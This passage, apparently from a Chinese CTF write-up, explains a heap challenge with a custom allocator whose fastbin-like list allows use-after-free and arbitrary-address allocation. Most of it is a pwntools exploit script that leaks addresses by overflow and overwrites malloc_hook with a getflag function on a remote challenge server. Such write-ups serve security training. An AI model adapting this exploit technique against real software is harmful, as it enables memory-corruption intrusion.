    ans += s[(s.find(res[i])-re[i%20])%len(s)]
print(ans)
```

PWN

heap

题目手写了一个全新的堆管理器，要从零开始看源码找漏洞了。

可以堆溢出，有malloc_hook和free_hook，分配的chunk都在libc的开头。

对于相同大小的0x80以下的chunk，所有chunk通过一个链表连起来。free chunk通过另一个chunk连起来。

类fastbin里有漏洞，在申请了链上一个chunk之后会直接把下一个chunk的地址写在bss上，下次会直接把这个申请走，没有任何检查。UAF一下就能任意地址申请堆。

改mallochook为给出的getflag函数即可

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')
MENU_END = "> "
def add(siz):
    p.recvuntil(MENU_END)
    p.sendline("1")
    p.recvuntil(": ")
    p.sendline(str(siz))

def fre(idx):
    p.recvuntil(MENU_END)
    p.sendline("2")
    p.recvuntil(": ")
    p.sendline(str(idx))

def edi(idx,cot):
    p.recvuntil(MENU_END)
    p.sendline("3")
    p.recvuntil(": ")
    p.sendline(str(idx))
    p.recvuntil(": ")
    p.send(cot)

def sho(idx):
```

```python
    p.recvuntil(MENU_END)
    p.sendline("4")
    p.recvuntil(": ")
    p.sendline(str(idx))

def exi():
    p.recvuntil(MENU_END)
    p.sendline("5")

p = process("./heap")
p = remote("8.130.129.179",20199)
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

add(0xf8)
add(0xf8)
add(0xf8)
fre(1)
edi(0,b'a'*0x101)
sho(0)
p.recv(0x100)
rand = u64(p.recv(8))-0x61
print(hex(rand))
payload = b'a'*0x110
edi(0,payload)
sho(0)
p.recv(0x110)
heap2 = u64(p.recv(6).ljust(8,b'\0'))
print(hex(heap2))
payload = b'a'*0x118
edi(0,payload)
sho(0)
p.recv(0x118)
piebase = u64(p.recv(6).ljust(8,b'\0'))-0x3060
mallochook = piebase+0x31e0
getflag = piebase-0x200000+0xead
payload = b'a'*0xf8+p64(0)+p64(rand)+p64(0x100aaaaaaaa)+p64(heap2)
edi(0,payload)
fre(2)
fre(0)

add(0x8)
add(0x8)
add(0x8)
edi(0,b'AAAAAAAA')
edi(1,b'BBBBBBBB')
edi(2,b'CCCCCCCC')
fre(1)
```

```
edi(0,b'a'*0x11)
sho(0)
p.recv(0x10)
rand=u64(p.recv(8))-0x61
print(hex(rand))
payload = b'a'*0x20
edi(0,payload)
sho(0)
p.recv(0x20)
# p.recv()
heap6=u64(p.recv(6).ljust(8,b'\0'))
print(hex(heap2))

payload = b'a'*0x10 + p64(rand) + p64(0x10aaaaaaaa) + p64(heap2) + p64(mallochook-0x40)
edi(0,payload)
add(0x8)
add(0x8)
edi(3,p64(0)+p64(0)+p64(0)+p64(getflag))
# gdb.attach(p)
add(0x100)
add(0x100)
```